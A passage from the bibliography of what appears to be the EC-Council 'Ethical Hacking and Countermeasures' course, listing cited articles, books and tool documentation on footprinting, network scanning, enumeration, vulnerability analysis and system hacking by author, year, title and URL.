26. Scott Rosenberg, (2017), Firewalls don't stop Hackers. AI might., from https://www.wired.com/story/firewalls-dont-stop-hackers-ai-might/.
27. Nick Ismail, (2017), The role of AI in cyber security, from http://www.information-age.com/role-ai-cyber-security-123465795/.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

28. Vangie Beal, Machine Learning, from https://www.webopedia.com/TERM/M/machine-learning.html.
29. ELIEZER KANAL, (2017), Machine Learning in Cybersecurity, from https://insights.sei.cmu.edu/sei_blog/2017/06/machine-learning-in-cybersecurity.html.
30. Machine Learning in Cyber Security Domain – 1: Fundamentals, from https://www.normshield.com/machine-learning-in-cyber-security-domain-1-fundamentals/.
31. Christy Pettey, (2016), Security Embraces Advanced Analytics and Machine Learning, from https://www.gartner.com/smarterwithgartner/security-embraces-advanced-analytics-and-machine-learning/.
32. Kasey Panetta, (2017), Gartner 7 Top Security Predictions for 2017, from https://www.gartner.com/smarterwithgartner/7-top-security-predictions-for-2017/.
33. Stamford, Conn, (2017), Gartner Says Four Vectors Are Transforming the Security Software Market, from https://www.gartner.com/newsroom/id/3731817.
34. (2017), Cybersecurity's Next Frontier: 80+ Companies Using Artificial Intelligence to Secure The Future In One Infographic, from https://www.cbinsights.com/research/cybersecurity-artificial-intelligence-startups-market-map/.
35. (2017), Firewalls Don't Stop Hackers. AI Might, from https://www.wired.com/story/firewalls-dont-stop-hackers-ai-might/.
36. Martin Anderson, (2019), The State of AI in Cyber Security in 2019, from https://www.iflexion.com/blog/ai-in-cyber-security.
37. (2019), Artificial Intelligence in Cybersecurity Market, from https://www.marketsandmarkets.com/Market-Reports/artificial-intelligence-security-market-220634996.html.
38. Remesh Ramachandran, (2019), How Artificial Intelligence Is Changing Cyber Security Landscape and Preventing Cyber Attacks, from https://www.entrepreneur.com/article/339509.
39. TJ Horan, (2018), 5 Keys to Using AI and Machine Learning in Fraud Detection, from https://www.fico.com/blogs/5-keys-using-ai-and-machine-learning-fraud-detection.
40. Chigozie-Okwum C .C. and Ajah Ifeyinwa Angela, (2019), Botnet Identification Using Machine Learning Techniques: A Survey, from https://www.researchgate.net/publication/334284867_Botnet_Identification_Using_Machine_Learning_Techniques_A_Survey.
41. Raghav Bharadwaj, (2019), Artificial Intelligence in Cybersecurity – Current Use-Cases and Capabilities, from https://emerj.com/ai-sector-overviews/artificial-intelligence-cybersecurity/.

Module 02: Footprinting and Reconnaissance

42. Search Operators, from http://www.googleguide.com/advanced_operators_reference.html.
43. Extract Website Information from https://archive.org.
44. Simson Garfinkel and David Cox, (2009), Finding and Archiving the Internet Footprint, from https://simson.net/clips/academic/2009.BL.InternetFootprint.pdf.
45. CHAPTER 2 [Footprinting], from https://e-cq.net/resources/wp/footprinting-encored.pdf.
46. Manic Velocity, Footprinting And The Basics Of Hacking, from http://web.textfiles.com/hacking/footprinting.txt.
47. Regional Internet Registry, from https://en.wikipedia.org/wiki/Regional_Internet_registry.
48. Arik R. Johnson, What is competitive intelligence?, from http://www.aurorawdc.com/whatisci.htm.
49. Manic Velocity, (2002), Footprinting: The Basics of Hacking: Hack in The Box, from https://news.hitb.org/node/5359.
50. P. Mockapetris, (1987), RFC 1034 [Domain Names - Concepts and Facilities], from https://tools.ietf.org/html/rfc1034.
51. Reporting network abuse: Spamming and hacking, from https://www.apnic.net/manage-ip/using-whois/abuse-and-spamming/.
52. Kevin Beaver, How to Use Footprinting to Plan an Ethical Hack, from https://www.dummies.com/programming/networking/how-to-use-footprinting-to-plan-an-ethical-hack/.
53. Ali Jahangiri, Google Hacking, from http://www.alijahangiri.org/publication/Google-Hacking-by-Ali-Jahangiri.pdf.
54. Richard A. Goodman, Competitive Intelligence, from https://www.anderson.ucla.edu/rosenfeld-library/learn/competitive-intelligence#A-1.
55. Sam Bowne, Chapter 1: Footprinting, from http://samsclass.info/124/ppt/ch01.ppt.
56. (1998), Chapter 6: Competitive Intelligence, from http://gaius.cbpp.uaa.alaska.edu/afef/IMIchapter-6.htm.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

57. Eddie Sutton, Footprinting: What is it and How Do You Erase Them, from http://www.infosecwriters.com/text_resources/pdf/Footprinting.pdf.
58. Locating Exploits and Finding Targets, from http://media.techtarget.com/searchSoftwareQuality/downloads/Google_Hacking_Penetration_Testers.pdf.
59. Johnny Long, (2008), Google Hacking: Ten security searches that work, from https://searchitchannel.techtarget.com/tip/Google-Hacking-Ten-security-searches-that-work.
60. Google hacking, from https://en.wikipedia.org/wiki/Google_hacking.
61. Google Tips, from http://www.pafumi.net/Google_Tips.html.
62. (2018), Google Hacking Database (GHDB), from https://www.exploit-db.com/google-hacking-database.
63. Nihad A. Hassan, Rami Hijazi, (2018), Open Source Intelligence Methods and Tools_ A Practical Guide to Online Intelligence, Newyork, USA: Apress.
64. (2020), Video search engine, from https://en.wikipedia.org/wiki/Video_search_engine.
65. (2019), Metasearch engine, from https://en.wikipedia.org/wiki/Metasearch_engine#Advantages.
66. Subarna Kumar Das, (2006), Role of Meta Search Engines in Web- Based Information System: Fundamentals and Challenges, from http://ir.inflibnet.ac.in:8080/ir/bitstream/1944/1327/1/445-454.pdf.
67. Rafay Baloch, (2015), Ethical Hacking and Penetration Testing Guide, London, Newyork: CRC Press.
68. Timothy Shim, (2020), How to Access the Dark Web: Browsing Dark Web, TOR Browser, and Onion Websites, from https://www.webhostingsecretrevealed.net/blog/web-tools/tourist-guide-to-dark-web-accessing-the-dark-web-tor-browser-and-onion-websites/.
69. Paul Bischoff, (2018), Step by step guide to safely accessing the dark net and deep web, from https://www.comparitech.com/blog/vpn-privacy/how-to-access-the-deep-web-and-darknet/.
70. (2019), Usenet newsgroup, from https://en.wikipedia.org/wiki/Usenet_newsgroup.
71. (2019), Sherlock – A Tool to Find Usernames Across Social Networks, from https://latesthackingnews.com/2019/01/30/sherlock-a-tool-to-find-usernames-across-social-networks/.
72. Raj Chandel, (2017), Beginner Guide to Footprinting, from https://www.hackingarticles.in/beginner-guide-footprinting/.
73. Raj Chandel, (2017), POST CATEGORY: Footprinting, from https://www.hackingarticles.in/category/footprinting/.
74. Patrick Engebretson, and David Kennedy, (2013), The Basics of Hacking and Penetration Testing, Second Edition, USA: Elsevier.
75. Dafydd Stuttard, and Marcus Pinto, (2011), The Web Application Hacker's Handbook, Second Edition, Indianapolis, Indiana: John Wiley & Sons, Inc.
76. Kadam Parikh, (2017), Email Footprinting- Trace and Email and Collect Information from it..!, from https://libraryofhacks.blogspot.com/2017/06/email-footprinting-trace-email-and.html.

Module 03: Scanning Networks

77. Fyodor, (1998), Remote OS detection via TCP/IP Stack Fingerprinting, from https://nmap.org/nmap-fingerprinting-article.txt.
78. Remote OS Detection, from https://nmap.org/book/osdetect.html.
79. Katherine Knickerbocker, Spoofing, from http://all.net/CID/Attack/papers/Spoofing.html.
80. Explanation of the Three-Way Handshake via TCP/IP, from https://support.microsoft.com/en-us/help/172983/explanation-of-the-three-way-handshake-via-tcp-ip.
81. The Art of Port Scanning - by Fyodor, from https://nmap.org/nmap_doc.html.
82. Hacking Exposed, from https://www.scribd.com/document/62708034/Hacking-Exposed-Book.
83. Chris McNab, Network Security Assessment, from https://www.trustmatta.com/downloads/pdf/Matta_IP_Network_Scanning.pdf.
84. Steven J. Templeton, and Karl E. Levitt, Detecting Spoofed Packets, from http://seclab.cs.ucdavis.edu/papers/DetectingSpoofed-DISCEX.pdf.
85. Antirez, Hping2 Man Page, from http://www.hping.org/manpage.html.
86. Thierry Lagarde, (2014), AutoScan Network, from https://autoscan-network.en.lo4d.com/windows.
87. Avi Kak, (2019), Port Scanning, Vulnerability Scanning, Packet Sniffing, and Intrusion Detection, and Penetration Testing, from https://engineering.purdue.edu/kak/compsec/NewLectures/Lecture23.pdf.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

88. Renaud Deraison, Ron Gula, and Todd Hayton, (2009), Passive Vulnerability Scanning Introduction, from https://docs.huihoo.com/nessus/passive_scanning_tenable.pdf.
89. Lance Cottrell, Anonymizer Limitations: Logs, from https://www.livinginternet.com/i/is_anon.htm.
90. D. Dieterle, (2013), SSDP Scanning for UPnP Vulnerabilities, from https://cyberarms.wordpress.com/2013/08/23/ssdp-scanning-for-upnp-vulnerabilities/.
91. Sharan R, Hacking Techniques - Scanning Networks and Countermeasures, from http://hack-o-crack.blogspot.in/2010/12/hacking-techniques-scanning-networks.html.
92. Chris McNab, Network Security Assessment, from https://www.trustmatta.com/downloads/pdf/Matta_IP_Network_Scanning.pdf.
93. Wade Stich, Banner Grabbing with Telnet, from https://siekta.files.wordpress.com/2010/10/bannergrabbing.pdf.
94. Network scanning, from https://searchmidmarketsecurity.techtarget.com/definition/network-scanning.
95. Ryan Spangler, (2003), Analysis of Remote Active Operating System Fingerprinting Tools, from http://www.packetwatch.net/documents/papers/osdetection.pdf.
96. Ryan Spangler, (2003), Analysis of Remote Active Operating System Fingerprinting Tools, from https://securiteam.com/securityreviews/5ZP010UAAI/.
97. (2000), How Anonymizers Work, from https://www.livinginternet.com/i/is_anon_work.htm.
98. (2008), Scanning - HSC Guides - Ethical Hacker, from http://sqlinjections.blogspot.com/2009/04/scanning-hsc-guides-ethical-hacker.html.
99. Lance Spitzner, (2000), Passive Fingerprinting, from https://www.symantec.com/connect/articles/passive-fingerprinting.
100. Prabhaker Mateti, (2001), Port Scanning, from https://web1.cs.wright.edu/~pmateti/Courses/499/Probing/index.html.
101. Wenliang (Kevin) Du, TCP Protocols, from http://www.cis.syr.edu/~wedu/Teaching/cis758/LectureNotes/TCP.doc.
102. (2008), Proxy Servers and Anonymizers, from https://www.gohacking.com/what-is-proxy-server-and-how-it-works/.
103. Port Scanning without the SYN flag, from http://bsd.opennet.ru/base/sec/p49-15.txt.html.
104. Christian Starkjohann, What is sslproxy?, from https://kuix.de/sslproxy/README.txt.
105. Bálint KOZMAN, (2002), Anonymizers, from http://www.fim.uni-linz.ac.at/staff/sonntag/LTAEC_Budapest/Anonymizers/index.html.
106. Firewall/IDS Evasion and Spoofing, from https://nmap.org/book/man-bypass-firewalls-ids.html.
107. (2016), How can the Nmap tool be used to evade a firewall/IDS?, from https://security.stackexchange.com/questions/121900/how-can-the-nmap-tool-be-used-to-evade-a-firewall-ids.
108. (2012), Nmap – Techniques for Avoiding Firewalls, from https://pentestlab.blog/2012/04/02/nmap-techniques-for-avoiding-firewalls/.
109. Rajesh Deodhar, (2011), Advanced Nmap: Scanning Firewalls, from http://opensourceforu.com/2011/02/advanced-nmap-scanning-firewalls/.
110. Taylor Gibb, (2012), Hacker Geek: OS Fingerprinting With TTL and TCP Window Sizes, from https://www.howtogeek.com/104337/hacker-geek-os-fingerprinting-with-ttl-and-tcp-window-sizes/.
111. Evrik Hjelmvik, (2011), Passive OS Fingerprinting, from http://www.netresec.com/?page=Blog&month=2011-11&post=Passive-OS-Fingerprinting.
112. Christoph Eckstein, (2011), OS fingerprinting with IPv6, from https://www.sans.org/reading-room/whitepapers/testing/os-fingerprinting-ipv6-33794.
113. Chris Sanders, (2011), Operating System Fingerprinting with Packets (Part 1), from http://techgenix.com/operating-system-fingerprinting-packets-part1/.
114. Toby Millers, Passive OS Fingerprinting Update, from https://isc.sans.edu/forums/diary/Passive+OS+Fingerprinting+Update/18.
115. (2012), Penetration Testing Lab, from https://pentestlab.blog/2012/08/17/nmap-cheat-sheet/.
116. Host Discovery Techniques, from https://nmap.org/book/host-discovery-techniques.html.
117. Gordon "Fyodor" Lyon, (2008), Nmap_network_scanning, United States: Insecure.Com LLC.
118. Paulino Calderon, (2012), Discovering hosts with UDP ping scans, from https://subscription.packtpub.com/book/networking_and_servers/9781849517485/2/ch02lvl1sec24/discovering-hosts-with-udp-ping-scans.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

119. Sairam Jetty, (2018), Network Scanning Cookbook Practical network security using Nmap and Nessus 7, Birmingham, UK: Packt Publishing.
120. (2014), Ping Sweeps and Port Scans, from https://computersecurity123.wordpress.com/2014/07/16/ping-sweeps-and-port-scans/.
121. Kevin Beaver, Prevent Network Hacking with Port Scanners, from https://www.dummies.com/programming/networking/prevent-network-hacking-with-port-scanners/.
122. (2018), When is 'Timestamp' and 'Timestamp Reply' are used in ICMP protocol?, from https://networkengineering.stackexchange.com/questions/50511/when-is-timestamp-and-timestamp-reply-are-used-in-icmp-protocol.
123. (2020), Internet Control Message Protocol, from https://en.wikipedia.org/wiki/Internet_Control_Message_Protocol.
124. Nmap Cheat Sheet, from https://hackt.nl/nmap-cheat-sheet/.
125. Savia Lobo, (2018), Discovering network hosts with 'TCP SYN' and 'TCP ACK' ping scans in Nmap, from https://hub.packtpub.com/discovering-network-hosts-with-tcp-syn-and-tcp-ack-ping-scans-in-nmaptutorial/.
126. Paulino Calderon, (2012), Discovering hosts with UDP ping scans, from https://subscription.packtpub.com/book/networking_and_servers/9781849517485/2/ch02lvl1sec24/discovering-hosts-with-udp-ping-scans.
127. Port Scanning Techniques, from https://nmap.org/book/man-port-scanning-techniques.html.
128. (2014), Nmap Cheat Sheet, from https://highon.coffee/blog/nmap-cheat-sheet/.
129. TCP FIN, NULL, and Xmas Scans (-sF, -sN, -sX), fromhttps://nmap.org/book/scan-methods-null-fin-xmas-scan.html.
130. TCP Maimon Scan (-sM), from https://nmap.org/book/scan-methods-maimon-scan.html.
131. Philippe Langlois, (2013), SCTPscan Finding entry points to SS7 Networks & Telecommunication Backbones, from https://www.slideshare.net/p1sec/black-hat-europe-philippe-langlois-sctpscan.
132. Nmap Network Scanning IPv6 Scanning (-6), from https://nmap.org/book/port-scanning-ipv6.html.
133. Jason Wood, (2016), Nmap Scanning IPv6 Addresses, from https://www.youtube.com/watch?v=WWHyg4Qjz6c.
134. Nmap Network Scanning Service and Version Detection, from https://nmap.org/book/man-version-detection.html.
135. Nmap Network Scanning Scan Time Reduction Techniques, from https://nmap.org/book/reduce-scantime.html.
136. Taylor Gibb, (2012), Hacker Geek: OS Fingerprinting with TTL and TCP Window Sizes, from https://www.howtogeek.com/104337/hacker-geek-os-fingerprinting-with-ttl-and-tcp-window-sizes/.
137. Erik Hjelmvik, (2011), Passive OS Fingerprinting, from http://www.netresec.com/?page=Blog&month=2011-11&post=Passive-OS-Fingerprinting.
138. Chris Sanders, (2011), Operating System Fingerprinting with Packets (Part 1), from http://techgenix.com/operating-system-fingerprinting-packets-part1/.
139. TCP window size – Wireshark and Windows, from https://microsoftserver2012.wordpress.com/2016/10/06/tcp-window-size-wireshark-and-windows/.
140. Subin Siby, (2019), Default TTL (Time To Live) Values of Different OS, from https://subinsb.com/default-device-ttl-values/.
141. Chris Greer, (2018), How TCP Works - Window Scaling and Calculated Window Size, from https://www.youtube.com/watch?v=2PJVHvthrNU.
142. OS Detection, from https://nmap.org/book/man-os-detection.html.
143. Service and Version Detection, from https://nmap.org/book/man-version-detection.html.
144. Ron Bowes, (2008), My Scripting Experience with Nmap, from https://blog.skullsecurity.org/2008/what-time-is-it .
145. Ron Bowes, File smb-os-discovery, from https://nmap.org/nsedoc/scripts/smb-os-discovery.html .
146. IPv6 fingerprinting, from https://nmap.org/book/osdetect-ipv6-methods.html.
147. Jonathan Hassell, (2003), What is IP spoofing? And 5 ways to prevent it, from https://www.csoonline.com/article/2115848/data-protection-ip-spoofing.html.

Module 04: Enumeration

148. The Dark Side of NTFS (Microsoftâ€™s Scarlet Letter), from http://www.infosecwriters.com/texts.php?op=display&id=53.
149. RPCCLIENT, from http://www.sarata.com/manpages/man1/rpcclient.html.
150. smtp-user-enum User Documentation, from http://pentestmonkey.net/tools/user-enumeration/smtp-user-enum.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

151. What is SNMP?, from http://www.wtcs.org/snmp4tpc/snmp.htm.
152. Jan van Oorschot, Jeroen Wortelboer and Dirk Wisse, (2001), SNMP - The Mission Statement, from https://www.symantec.com/connect/articles/windows-2000-snmp-and-security.
153. Joris Evers, (2006), AT&T hack exposes 19,000 identities, from https://www.cnet.com/news/at-38t-hack-exposes-19000-identities/.
154. (2019), Linux finger command, from https://www.computerhope.com/unix/ufinger.htm.
155. (2008), Enumeration, from http://www.vulnerabilityassessment.co.uk/enum.htm.
156. (2009), Net view, from https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-xp/bb490719(v=technet.10)?redirectedfrom=MSDN.
157. Djrand, (2003), Low-Level Enumeration With TCP/IP, from https://packetstormsecurity.com/papers/bypass/Low-Level_Enumeration_With_TCP.txt.
158. LDAP Enumeration, from http://www.vulnerabilityassessment.co.uk/enum_ldap.htm.
159. SMTP Enumeration and more, from http://www.vulnerabilityassessment.co.uk/enum_smtp.htm.
160. (2019), Linux rpcinfo command, from https://www.computerhope.com/unix/urpcinfo.htm.
161. Arun Thomas, (2012), IPsec VPN Penetration Testing with BackTrack Tools, from http://opensourceforu.com/2012/01/ipsec-vpn-penetration-testing-backtrack-tools/.
162. Nadeem Unuth, (2019), What is SIP and How does it work?, from https://www.lifewire.com/what-is-sip-3426669.
163. Irfan Shakeel, (2016), VoIP Network Recon: Footprinting, Scanning, and Enumeration, from http://resources.infosecinstitute.com/voip-network-recon-footprinting-scanning-and-enumeration/#gref.
164. Enumerating and Breaking VoIP, from http://garage4hackers.com/attachment.php?attachmentid=120&d=1321865311.
165. Endler & Collier, (2006), Enumerating a VoIP Network, from http://www.hackingvoip.com/presentations/sample_chapter3_hacking_voip.pdf.
166. (2003), What is RPC?, from https://technet.microsoft.com/en-us/library/cc787851(v=ws.10).aspx.
167. (2003), How RPC work", from https://technet.microsoft.com/en-us/library/cc738291(v=ws.10).aspx.
168. Enumerating Unix RPC Services, from http://etutorials.org/Networking/network+security+assessment/Chapter+12.+Assessing+Unix+RPC+Services/12.1+Enumerating+Unix+RPC+Services/.
169. Adam Bertram, Using Windows 10 Administrative Shares, from https://www.businessnewsdaily.com/11017-windows-10-administrative-shares.html.
170. Sean Wilkins, (2012), TCP/IP Ports and Protocols, from http://www.pearsonitcertification.com/articles/article.aspx?p=1868080.
171. Shahmeer Amir, (2017), Penetration Testing of an FTP Server, from https://shahmeeramir.com/penetration-testing-of-an-ftp-server-19afe538be4b.
172. Raj Chandel, (2017), Penetration Testing on Telnet (Port 23), from https://www.hackingarticles.in/penetration-testing-telnet-port-23/.
173. Network File System (NFS), from https://web.mit.edu/rhel-doc/5/RHEL-5-manual/Deployment_Guide-en-US/ch-nfs.html.
174. (2019), NetBIOS Suffix Definitions, from https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-brws/0c773bdd-78e2-4d8b-8b3d-b7506849847b.
175. (2019), Enumerate NetBIOS Shares with NBTScan & Nmap Scripting Engine, from https://null-byte.wonderhowto.com/how-to/enumerate-netbios-shares-with-nbtscan-nmap-scripting-engine-0193957/.
176. NET.exe VIEW, from https://ss64.com/nt/net-view.html.
177. (2018), The SNMP Management Information Base (MIB), from https://docs.microsoft.com/en-us/windows/desktop/snmp/the-snmp-management-information-base-mib-.
178. ntpdate(8) - Linux man page, from https://linux.die.net/man/8/ntpdate.
179. Satyam Singh, (2018), Exploiting NFS Share, from https://resources.infosecinstitute.com/exploiting-nfs-share/#gref.
180. Joe Norton, (2017), Exploiting Metasploitable Without Metasploit — NFS Enumeration and Exploiting Misconfiguration, from https://medium.com/@joe_norton/exploiting-metasploitable-without-metasploit-nfs-enumeration-and-exploiting-misconfiguration-86504ccd15b9.
181. (2017), NFS, from https://pentestacademy.wordpress.com/2017/09/20/nfs/.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

182. Margaret Rouse, (2019), Network File System (NFS), from https://searchenterprisedesktop.techtarget.com/definition/Network-File-System .
183. (2019), Network File System, from https://en.wikipedia.org/wiki/Network_File_System.
184. (2019), Common SMTP port numbers, from https://docs.mailpoet.com/article/59-default-ports-numbers-smtp-pop-imap.
185. (2012), SMTP User Enumeration, from https://pentestlab.blog/2012/11/20/smtp-user-enumeration/.
186. Duarte Silva, File smtp-enum-users, from https://nmap.org/nsedoc/scripts/smtp-enum-users.html.
187. Heyder Andrade and Nebulus, (2018), SMTP User Enumeration Utility, from https://www.rapid7.com/db/modules/auxiliary/scanner/smtp/smtp_enum.
188. Suzanne Goldlust, (2018), What is DNS Cache snooping?, from https://kb.isc.org/docs/aa-00509.
189. Dejan Lukan, (2012), DNS Cache Snooping, from https://resources.infosecinstitute.com/dns-cache-snooping/#gref.
190. Johannes Weber, (2016), How to walk DNSSEC Zones: dnsrecon, from https://blog.webernetz.net/how-to-walk-dnssec-zones-dnsrecon/.
191. What Are Domain Name System Security Extensions?, from https://whatismyipaddress.com/dnssec.
192. (2014), DNSSEC:NSEC vs. NSEC3, from https://www.internetsociety.org/resources/deploy360/2014/dnssecnsec-vs-nsec3/.
193. DNSSEC – What Is It and Why Is It Important?, from https://www.icann.org/resources/pages/dnssec-what-is-it-why-important-2019-03-05-en.
194. How DNSSEC Works, from https://www.cloudflare.com/dns/dnssec/how-dnssec-works/.
195. NSEC3-Records (Next Secure v. 3), from https://simpledns.com/help/nsec3-records.
196. (2020), Telnet, from https://en.wikipedia.org/wiki/Telnet.
197. Dinesh Thakur, Telnet - What is Telnet?, from http://ecomputernotes.com/computernetworkingnotes/services-and-applications/what-is-telnet.
198. Raj Chandel, (2016), Password Cracking using Nmap, from https://www.hackingarticles.in/password-cracking-using-nmap/.
199. Kevin Beaver, (2014), How to detect and defend against a TCP port 445 exploit and attacks, from https://searchsecurity.techtarget.com/answer/Detecting-and-defending-against-TCP-port-445-attacks.
200. Raj Chandel, (2019), SMB Penetration Testing (Port 445), from https://www.hackingarticles.in/smb-penetration-testing-port-445/.
201. Shahmeer Amir, (2017), Penetration Testing of an FTP Server, from https://shahmeeramir.com/penetration-testing-of-an-ftp-server-19afe538be4b.
202. Raj Chandel, (2017), FTP Penetration Testing on Windows (Port 21), from https://www.hackingarticles.in/ftp-penetration-testing-windows/.
203. Margaret Rouse, (2019), IPv6 (Internet Protocol Version 6), from https://searchnetworking.techtarget.com/definition/IPv6-Internet-Protocol-Version-6.
204. (2020), IPv6, from https://en.wikipedia.org/wiki/IPv6.
205. Srinivas, (2016), SNMP Pentesting, from https://resources.infosecinstitute.com/snmp-pentesting/#gref.
206. (2011), Enumeration Countermeasures, from http://luizfirmino.blogspot.com/2011/09/enumeration-countermeasures.html.
207. Kevin Beaver, (2014), How to detect and defend against a TCP port 445 exploit and attacks, from https://searchsecurity.techtarget.com/answer/Detecting-and-defending-against-TCP-port-445-attacks.
208. Kevin Beaver, Countermeasures against NFC attacks, from https://books.google.co.in/books?id=xuF3Rr2uD3YC&pg=PR13&lpg=PR13&dq=NFS+enumeration+countermeasures&source=bl&ots=S8R5PmXEf7&sig=ACfU3U2rFLwul5j9ztVenCLItdQMwCLd7A&hl=en&sa=X&ved=2ahUKEwiwscLW9JLjAhUQ8HMBHcAUAvYQ6AEwBHoECAkQAQ#v=onepage&q=NFS%20attacks&f=false.
209. Stuart McClure, Joel Scambray, and George Kurtz, (2009), Hacking Exposed 6, Tenth Edition, USA: McGraw-Hill Companies, Inc.
210. Tavis Barr, Nicolai Langfeldt, Seth Vidal, and Tom McNeal, (2002), Security and NFS, from https://www.tldp.org/HOWTO/NFS-HOWTO/security.html#PORTMAPPER-SECURITY.

Module 05: Vulnerability Analysis

211. Microsoft Vulnerability Research (MSVR), from https://www.microsoft.com/en-us/msrc/msvr.
212. Glossary of Vulnerability Testing Terminology, from https://www.ee.oulu.fi/research/ouspg/Glossary/.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

213. Thomas R. Peltier, Justin Peltier, and John A. Blackley, (2017), Technical (Bottom-Up) Methodology, from https://www.taylorfrancis.com/books/9780429210747.

214. Renaud Deraison and Ron Gula, (2009), Blended Security Assessments, from https://www.tenable.com/sites/drupal.dmz.tenablesecurity.com/files/uploads/documents/whitepapers/Blended%20Security%20Assesments.pdf.

215. Steven Weil, (2003), How to obtain a high-quality vulnerability assessment, from https://searchsecurity.techtarget.com/tip/How-to-obtain-a-high-quality-vulnerability-assessment.

216. Dr. D. Polemi, G. Valvis, (2005), Vulnerability Assessment Report Format Data Model, from http://www.kti.ae.poznan.pl/conferences/i3e/papers/george_valvis.pdf.

217. (2011), What is a vulnerability assessment?, from http://resecure.me/pdf/17542.pdf .

218. Marcelo Silva, (2012), Vulnerability Assessment, from https://www.slideshare.net/CelloLtd/info-security-vulnerability-assessment.

219. Common Vulnerability Scoring System Calculator, from https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator.

220. (2019), Common Weakness Enumeration, from https://en.wikipedia.org/wiki/Common_Weakness_Enumeration.

221. (2015), Testing Scan Credentials for More Accurate Vulnerability Assessment, from https://www.tripwire.com/state-of-security/vulnerability-management/testing-scan-credentials-for-more-accurate-vulnerability-assessment/.

222. (2011), Credentialed vs Non-Credentialed scans, from https://discussions.qualys.com/thread/10133.

223. Syamini Sreedharan, What is Vulnerability Assessment? Testing Process, VAPT Scan Tool, from https://www.guru99.com/vulnerability-assessment-testing-analysis.html.

Module 06: System Hacking

224. Gregory Kipper, (2003), Steganography in Depth, from https://www.taylorfrancis.com/books/9780429211065.

225. S.J. Templeton, K.E. Levitt, (2003), Detecting spoofed packets, from https://ieeexplore.ieee.org/document/1194882.

226. NTLM Authentication in Java, from http://www.luigidragone.com/software/ntlm-authentication-in-java/.

227. Samir K Bandyopadhyay, Debnath Bhattacharyya, Debashis Ganguly, Swarnendu Mukherjee, and Poulami Das, A Tutorial Review on Steganography, from http://www.jiit.ac.in/jiit/ic3/IC3_2008/IC3-2008/APP2_21.pdf.

228. Ricky Magalhaes, (2003), Using passwords as a defense mechanism to improve Windows security, from http://techgenix.com/passwords_improve_windows_security_part2/.

229. Andreas Westfeld and Andreas Pfitzmann, Attacks on Steganographic Systems, from http://citeseerx.ist.psu.edu/viewdoc/download?doi=10.1.1.94.5975&rep=rep1&type=pdf.

230. DaijiSanai and HidenobuSeki, (2004), Optimized Attack for NTLM2 Session Response, from https://www.blackhat.com/presentations/bh-asia-04/bh-jp-04-pdfs/bh-jp-04-seki.pdf.

231. Zhi Wang, Xuxian Jiang, Weidong Cui, and Xinyuan Wang, (2008), Countering Persistent Kernel Rootkits Through Systematic Hook Discovery, from https://www.microsoft.com/en-us/research/publication/countering-persistent-kernel-rootkits-through-systematic-hook-discovery/.

232. Brute force attack - Wikipedia, the free encyclopedia, from https://en.wikipedia.org/wiki/Brute-force_attack.

233. Passwords, from http://media.techtarget.com/searchSecurity/downloads/HackingforDummiesCh07.pdf.

234. The Hack FAQ: Password Basics, from https://www.nmrc.org/pub/faq/hackfaq/hackfaq-04.html.

235. Microsoft Technical Security Notifications, from https://www.microsoft.com/en-us/msrc/technical-security-notifications?rtc=1.

236. Bojan Smojver, (2002), Linux Today - ZDNet Australia: Threats Move Beyond Linux to Windows, from https://www.linuxtoday.com/security/2002121100426scsvnt.

237. Russell Kay, (2006), Sidebar: A Simple Rootkit Example, from https://www.computerworld.com/article/2560499/cybercrime-hacking/sidebar--a-simple-rootkit-example.html.

238. Russell Kay, (2006), Rootkits offer the lure of total control, from https://www.techworld.com/security/rootkits-offer-the-lure-of-total-control-2219/.

239. Steganography (a secretly hidden coding that dates back to ancient ...), from https://wordinfo.info/unit/3403?letter=S&spage=9.

240. Fred B. Schneider, Authentication, from http://www.cs.cornell.edu/Courses/cs513/2000sp/NL10.html.

241. CS513: System Security - Topic Outline, from http://www.cs.cornell.edu/courses/cs513/2005fa/02.outline.html.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

242. Mary McMahon, (2014), What Is a Privilege Escalation?, from https://www.wisegeek.com/what-is-a-privilege-escalation.htm.

243. Foon, (2002), Exploiting design flaws in the Win32 API for privilege escalation - Shatter Attacks - How to break Windows, from https://www.helpnetsecurity.com/2002/08/08/exploiting-design-flaws-in-the-win32-api-for-privilege-escalation---shatter-attacks---how-to-break-windows/.

244. Scott Sutherland, (2009), Windows Privilege Escalation Part 1: Local Administrator Privileges, from https://blog.netspi.com/windows-privilege-escalation-part-1-local-administrator-privileges/ .

245. Windows Privilege Escalation Fundamentals, from http://www.fuzzysecurity.com/tutorials/16.html.

246. Siva Ram, (2010), DLL Hijacking Attacks, from https://www.maravis.com/dll-hijacking-attacks/.

247. (2018), Dynamic-Link Library Security, from https://docs.microsoft.com/en-gb/windows/win32/dlls/dynamic-link-library-security?redirectedfrom=MSDN.

248. Srikanth Ramesh, How to Hack Windows Administrator Password, from https://www.gohacking.com/hack-windows-administrator-password./.

249. Aleksandr Matrosov, (2013), Mysterious Avatar rootkit with API, SDK, and Yahoo Groups for C&C communication, from https://www.welivesecurity.com/2013/05/01/mysterious-avatar-rootkit-with-api-sdk-and-yahoo-groups-for-cc-communication/.

250. Win32/Rootkit.Avatar, from https://www.virusradar.com/en/Win32_Rootkit.Avatar/description.

251. James Wyke, The ZeroAccess rootkit, from https://nakedsecurity.sophos.com/zeroaccess2/#Introduction.

252. (2013), Hack Like a Pro: How to Cover Your Tracks & Leave No Trace Behind on the Target System, from https://null-byte.wonderhowto.com/how-to/hack-like-pro-cover-your-tracks-leave-no-trace-behind-target-system-0148123/.

253. Sarah Granger, (2002), The Simplest Security: A Guide To Better Password Practices, from https://www.symantec.com/connect/articles/simplest-security-guide-better-password-practices.

254. Gaining Access Using Application and Operating System Attacks, from https://searchsecurity.techtarget.com/feature/Gaining-access-using-application-and-operating-system-attacks.

